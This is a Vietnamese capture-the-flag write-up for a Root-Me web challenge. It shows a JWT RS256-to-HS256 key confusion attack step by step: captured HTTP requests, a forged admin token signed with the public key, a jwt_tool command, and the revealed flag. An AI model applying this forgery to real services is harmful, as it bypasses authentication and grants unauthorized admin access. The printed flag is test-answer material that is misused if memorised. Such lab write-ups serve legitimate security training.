
Request

```
POST /web-serveur/ch60/admin HTTP/1.1
Host: challenge01.root-me.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: _ga_SRYSKX09J7=GS1.1.1732811388.3.0.1732811388.0.0.0; _ga=GA1.1.1612504057.1732330700
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 28 Nov 2024 16:37:43 GMT
Content-Type: application/json
Content-Length: 77
Connection: keep-alive

{
    "message":
    "method to authenticate is : 'Authorization: Bearer YOUR TOKEN'"
}
```

Khi gửi lại POST /admin thì thấy rằng token lấy được không hợp lệ, điều này là hiển nhiên vì token này dùng algo RS256 với khóa public dùng mã hóa và khóa private dùng giải mã



Algorithm: RS256

Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFiYyJ9.BfWDV2oV3EpPInSFLX0uG2KfbB6akBXWPHkV98ZygXI9YR3nvHsQ0leDodlAo1A9bm5uWdPquTJhGmIz9zhn2kA4fiwZP84Vh5x66zdykSWRDG5O2UJXpO3_SQCkOmo7ZxcSPqZYhnwv6z8jwNoj3pePGgqs59VJlEMbgZBW3iLstwe0YTNAzn--lmbaE609SNqUEhwZAkSQFkmBpRH5_6NSsDhF8PS0Shf7_logcOT4t-DXXo7pcRmhM3Hnsn5lXwX2wvCmFOwiU64fpilUbygM0FkDOaA88G4GgHsnDEI_8OjFNvg0BK1IZtczAzAItJlks6aLs9Y7U5HgB1w7hA
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
  "username": "abc"
}
```

VERIFY SIGNATURE

```
RSASHA256(
```

Ta thử sửa lại algo thành none và username thành admin

Tuy nhiên vẫn không xác thực được admin. Tìm trên google thì thấy có 1 CVE liên quan đến RS256 như sau

RS256 to HS256 Key Confusion Attack – CVE-2016-5431

This attack plays around with the fact that some libraries use the same variable name for the *secret* that signs/verifies the HMAC symmetric encryption and the *secret* that contains the Public Key used for verifying an RSA-signed token. By tweaking the algorithm to an HMAC variant (HS256/HS384/HS512) and signing it using the publicly available Public Key we can trick the service into verifying the HMAC token using the hard-coded Public Key in the *secret* variable.


In JWT_Tool this can be very easily tested by providing the token and a public key.

```
python3 jwt_tool.py <<JWT_TOKEN>> -X k -pk <<PUBKEY.PEM>>
```

Vậy chúng ta chỉ cần chuyển thuật toán từ RS256 thành HS256 (hoặc 384, 512) rồi dùng jwt tool, sau đó dùng chính public key để ký. Trước hết đổi algo thành HS256 và username thành admin

Sau đó ký bằng public key

Gửi lại POST /admin với token mới thu được



```
POST /web-serveur/ch60/admin HTTP/1.1
Host: challenge01.root-me.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:133.0) Gecko/20100101 Firefox/133.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: _ga_SRYSKX09J7=GS1.1.1732811388.3.0.1732811388.0.0.0;
 _ga=GA1.1.1612504057.1732330700
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWlu
In0.JNZbgzUN8S1zOmF9egq8BfzDMwkGM-Z7S1QdGLRS3-c
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 28 Nov 2024 17:07:04 GMT
Content-Type: application/json
Content-Length: 68
Connection: keep-alive

{"result": "Congrats !! Here is your flag :
HardcodeYourAlgoBro\n"}
```

=> Flag: HardcodeYourAlgoBro